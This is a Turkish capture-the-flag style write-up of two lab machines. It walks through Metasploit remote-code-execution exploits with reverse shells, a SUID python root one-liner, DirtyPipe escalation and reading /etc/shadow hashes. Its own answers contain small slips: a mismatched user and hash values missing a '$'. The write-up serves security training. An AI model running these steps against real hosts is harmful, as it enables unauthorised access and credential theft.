
Isınmalar 3

1. Super Process

Soru 1 : **Hangi Portlar Açık**

Çözüm: **rustscan ipadersi**



Cevap: **22 ,9001**

Soru 2 : **Web uygulamasında bulunan güvenlik açığının CVE kodu nedir?**

Çözüm:

Öncelikle aktif taramaya giren konu olarak zafiyeti tespit etmemiz gerekiyor bunun için nmapde versiyon taraması yapabiliriz.

```
servet@Hegir:~/İndirilenler$ nmap -sV 172.20.5.75 -p 22,9001
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-03 00:35 +03
Nmap scan report for 172.20.5.75 (172.20.5.75)
Host is up (0.067s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
9001/tcp open  http    Medusa httpd 1.12 (Supervisor process manager)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Versiyon sürümleri ve isimleri çıktı.

Burada önceliğimiz her zaman http ve https protokolleri olmalı.

Versiyon ismi elimizde olduğundan dolayı Metasploit içerisinde arama yapabiliriz.

Anahtar kelimelerimiz ; medusa ; httpd 1.12 ve supervisor

deniyelim hangisinde sonuç bulucaz.

Aramalarımızı şu şekil yapabiliriz; search (servis/protokol)

```
  1  exploit/linux/ssh/cisco_ucs_scpuser           2019-08-21       excellent  No     Cisco UCS Director default scpuser password
  2  exploit/linux/http/supervisor_xmlrpc_exec     2017-07-19       excellent  Yes    Supervisor XML-RPC Authenticated Remote Code Execution
  3  exploit/linux/http/trueonline_p660hn_v2_rce   2016-12-26       excellent  Yes    TrueOnline / ZyXEL P660HN-T v2 Router Authenticated Command Injec
```

Ve evet supervisor da bir exploit bulduk

“use 2” deyip seçelim

sadece “info” yazalım ve exploitin bilgilerini öğrenelim.

```
References:
  https://github.com/Supervisor/supervisor/issues/964
  https://www.debian.org/security/2017/dsa-3942
  https://github.com/phith0n/vulhub/tree/master/supervisor/CVE-2017-11610
  https://nvd.nist.gov/vuln/detail/CVE-2017-11610
```

Referans kısımlarında CVE kodunu görebiliyoruz. Ben kesin sonuç için bu yöntemi seçtim siz dilerseniz google search arama motoru yerine “httpd 1.12 supervisor exploit” diye aratıp sonuçlara bakabilirsiniz.

Cevap: CVE-2017-11610

Soru 3 : Güvenlik zafiyeti bulunan servis hangi kullanıcının izinleri ve yetkileri ile çalışıyor?

Çözüm: Bunun için shell bağlantımızı almamız gerekiyor. Exploiti çalıştırmak için ilgili ayarları yapalım.

Gereken bilgileri görmek için show options ile ayarlarına bakalım.

```
Name   Current Setting  Required
----   ---------------  --------
LHOST                   yes
LPORT  4444             yes
```

Local Hostumuz eksik.

```
RHOSTS
RPORT          9001
SSL            false
SSLCert
```

Ve hedef Host ip adresi eksik.

Bunları dolduralım. LHOST'dan başlıyalım.

İfconfig ile ip adresimizi öğrenip ;

set LHOST SENİN_İP_ADRESİN

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set LHOST 10.8.1.47
LHOST => 10.8.1.47
```

Ve;

set RHOST ONUNİPSİ

```
RHOST => 172.20.5.75
msf6 exploit(linux/http/supervisor_xmlrpc_exec) >
```

Ve şimdi'de run veya exploit diyerek çalıştıralım.

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > run

[*] Started reverse TCP handler on 10.8.1.47:4444
[*] Sending XML-RPC payload via POST to 172.20.5.75:9001/RPC2
[*] Sending stage (3045380 bytes) to 172.20.5.75
[*] Command Stager progress -  97.32% done (798/820 bytes)
[*] Sending XML-RPC payload via POST to 172.20.5.75:9001/RPC2
[*] Command Stager progress - 100.00% done (820/820 bytes)
[+] Request returned without status code, usually indicates success. Passing to handler..
[*] Meterpreter session 1 opened (10.8.1.47:4444 -> 172.20.5.75:53524) at 2024-09-03 00:54:31 +0300

meterpreter > shell
Process 501 created.
Channel 1 created.
```

Bağlantımız başarılı meterpreter oturumu geldi, shell yazarak shell bağlantımız'da oluşturuldu hemen " whoami " yazip sistemde kimin olduğuna bakalım.

Ve cevap!

Cevap: nobody

Soru 4 : Yetki yükseltme için kullanabileceğimiz SUID izinlerine sahip uygulamanın adı nedir?

Çözüm :

uygulamları bulmak için find komutundan yararlanabiliriz. Ama kod bu kadar değil tabii,

" find / -perm -4000 -type f 2>/dev/null "

find / : kök dizininden aramayı başlatıcak.

-perm -4000 : find'e belirli izinlere sahip dosyaları aramasını söyler.

Type -f : burada aranacak dosya tipini belirliyoruz f , dosya demek -d dizin demek bunun çeşitli parametreleri var.

2>/dev/null : kod çalışırken oluşucak hataları php de ki hataları açmaya benzer ancak tam zıttı şekilde bu error mesajlarını dev dizini altında boş yere atıyor. Kısaca terminalde gözükmüyor.

Ve çalıştıralım komutu

```
find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
```

Cevap : **python2.7**

Soru 5 : **"root" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?**

Çözüm :

öncelikle etc/shadow 'u okumamız için root yetkilerine sahip olmamız gerekiyor. Bunun için Çalışan dosyalara baktığımızda python2.7 'yi GTFOBins listede SUİD altında bulduğumuzda ,

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Şöyle bir payloadımız olucak bunu gönderelim.

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whomai
sh: 1: whomai: not found
whoami
root
```

Ve root olduk.

/etc/shadow okuyabiliriz.

```
root:$y$j9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5:19640:0:99999:7:::
daemon:*:19635:0:99999:7:::
```

Cevap :
root:yj9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5:19640:0:99999:7:::

SUPERVİSOR MAKİNESİ BİTTİ

2.Glitch

Soru: **Hangi Portlar Açık**

Çözüm: **rustscan goldnertech.hv aratarak hızlıca ip adreslerini öğrendim.**

Cevap:

.

```
Scanned at 2024-09-05 16:41:03 +03 for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack
```

Soru: **Çalışan web sunucusunun adı nedir?**
Çözüm:
RustScan ile tarayıp bulduğum ip adreslerini nmap'e şöyle vererek versiyon taraması yaptık.
Nmap -sV (ip) -p 22,80

Cevap:


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp open  http    nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Soru: **Güvenlik zafiyetinin CVE kodu nedir?**

Çözüm:

"Nostromo 1.9.6" sürümünü internette aratalım bulamazsak metasploit içerisinden'de bakabiliriz.

Google'a Nostromo 1.9.6 exploit yazdığımızıda bilgiye exploit.db web adresinden ulaşabiliyoruz



Cevap: 2019-16278

Soru : Linux çekirdek sürümü nedir?
Çözüm :

Bunu öğrenebilmemiz için karşı sistemden shell almamız lazım diğer lafı ile sisteme sızmamız gerekiyor.

Bunun için bu exploiti kullabiliriz, Metasploit'i açıp "search nostromo" diye aratalım.

```
msf6 > search nostromo

Matching Modules
================

   #  Name                                    Disclosure Date  Rank  Check  Description
   -  ----                                    ---------------  ----  -----  -----------
   0  exploit/multi/http/nostromo_code_exec   2019-10-20       good  Yes    Nostromo Directory Traversal Remote Command Execution
   1    \_ target: Automatic (Unix In-Memory)  .                .     .      .
   2    \_ target: Automatic (Linux Dropper)   .                .     .      .


Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/nostromo_code_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Linux Dropper)'
```

1 Adet nostromo ile uzakdan komut çalıştırma zafiyeti hakkında exploit bulduk aslında aradığımız zafiyet'de bu. Ancak aynı sürüm mü bilmiyoruz kontrol etmek için. " use 0 " yazabiliriz.

```
References:
  https://nvd.nist.gov/vuln/detail/CVE-2019-16278
  https://www.sudokaikan.com/2019/10/cve-2019-16278-unauthenticated-remote.html
```

Ve en alt kısımda referanslar alanında cve kodlarını görüyoruz, kodlarımız birbiri ile uyuşuyor doğru exploiti bulduk şimdi bunu seçelim. “use 0”

```
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(multi/http/nostromo_code_exec) >
```

Şimdi istenilen bilgiler için “ show options” diyelim.

.

```
Proxies                    no
RHOSTS                     yes
RPORT     80               yes
SSL       false            no
SSLCert                    no
URIPATH                    no
VHOST                      no


When CMDSTAGER::FLAVOR is one of a

Name      Current Setting  Required
----      ---------------  --------
SRVHOST   0.0.0.0          yes

SRVPORT   8080             yes


yload options (cmd/unix/reverse_per

Name   Current Setting  Required
----   ---------------  --------
LHOST                   yes
LPORT  4444             yes
```

Şimdi burada bizden ne isteyip itemedini anlamak için, sağ tarafda olan “ yes/no” ifadelerine bakmamız gerekiyor. “ yes” ifadesi yazıyorsa, istenilen bilgiyi başına “ set “ ekleyerek vermemiz gerekiyor. Ama burada çoğu default olarak kendisi doldurmuş bize sadece kalan yerler, LHOST & RHOST . No ise zorunlu değil yazmasakda çalışır.

```
msf6 exploit(multi/http/nostromo_code_exec) > set LHOST 10.8.1.47
LHOST => 10.8.1.47
msf6 exploit(multi/http/nostromo_code_exec) > set RHOST 172.20.7.112
RHOST => 172.20.7.112
msf6 exploit(multi/http/nostromo_code_exec) >
```

Bilgilerimizi verdik ve “ run / exploit ” birisini yazarak başlatabilriiz.

```
msf6 exploit(multi/http/nostromo_code_exec) > run

[*] Started reverse TCP handler on 10.8.1.47:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.8.1.47:4444 -> 172.20.7.112:49232) at 2024-09-05 17:01:49 +0300

ls
```

Ve bağlantımızı aldık komut çalıştırabiliyoruz. Soruyu cevaplamak için “ uname -a” yazıp istenilen bilgileri öğrenebilriz.

```
uname -a
Linux debian 5.11.0-051100-generic #202102142330 SMP Sun Feb 14 23:33:21 UTC 2021 x86_64 GNU/Linux
```

Cevap: Linux Debian 5.11.0-051100-generic

Soru : "hackviser" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?

Çözüm : cat ile *etc*sahdow okumayı deniyorum ancak okuyamıyorum. Yetkim yetersiz.
Bu aşamada yetki yükseltmeyi deniyeceğiz.
“sudo -l “ çalışmıyor. Linux sürümü hakkında araştırma yapabilirz.
Bir önceki görevde bulduğumuz Linux çekirdek sürümüne bakabiliriz.
Araştıralım.

Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
50808	2022-0847	LANCE BIGGERSTAFF	LOCAL	LINUX	2022-03-08

EDB Verified: ×


Exploit: ⬇ / {}

Vulnerable App:

Burada (DirtPipe) yazıyor bunu da araştırılım. Ben exploiti çalıştıramadığım için hedefte yine yetki hataları aldım upload etme aşamasındayken. Birde DirtPipe hakkında araştırma yapalım.


Şöyle bir kaynak var inceleyelim.

Buradan 1 tanesini seçmemiz gerekiyor , 1.den ilerlicem.
1. dosyayı indirdik şimdi bunu hedefe upload etmemiz gerekiyor bir python ile server açabiliriz. Öncelikle dosyamızın bulunduğu yere gelip şu komutu çalıştıralım.



Evet bağlantımızı açtık şimdi bunu wget ile çekebilriiz.

Öncelikle bulunduğumuz *//usr//bin dizine indirmek istediğimizde yetki istiycektir bunun hızlıca tmp dizinin altına bunu atabiliriz. Ve çalışabilir dosya olması için derlenmesi gerekiyor.*



“servet” adında çalışabilir exploitimizi output ettik.
Ama bu dosyamız SUİD yetkilerinin bulunduğu dizinde çalıştıramamız gerekiyor.
Önce ki makienelrde de baktığımız gibi “find / -perm -4000 2>/dev/null” ile bakabiliriz.

```
www-data@debian:/tmp$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
www-data@debian:/tmp$
```

Burada herhangi bir dizini versek yeterli.

```
# ./servet /usr/bin/passwd
./servet /usr/bin/passwd
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# ls
ls
exploit-2.c
passwd.bak
servet
sh
systemd-private-a622e60592cf464890d9022864e445cf-systemd-logind.service-WCZYoh
systemd-private-a622e60592cf464890d9022864e445cf-systemd-timesyncd.service-xyGQji
# whoami
whoami
root
#
```

Ve root olduk. İstenen soruyu cevaplıyalım.

```
# cat /etc/shadow
cat /etc/shadow
root:$y$j9T$FtOF/cnN7paaEEQex4.iI.$.VBoHUhtFbtzwZv2FrOj5Wk/S.a5pXYww1YeIUPBkH7:19643:0:99999:7:::
daemon:*:19641:0:99999:7:::
bin:*:19641:0:99999:7:::
sys:*:19641:0:99999:7:::
sync:*:19641:0:99999:7:::
games:*:19641:0:99999:7:::
man:*:19641:0:99999:7:::
```

Cevap :
root:yj9T$FtOF/cnN7paaEEQex4.iI.$.VboHUhtFbtzwZv2FrOj5Wk/S.a5pXYww1YeIUPBkH7:19643:0:99999:7:::

GLİTCH MAKİNESİ BİTMİŞTİR.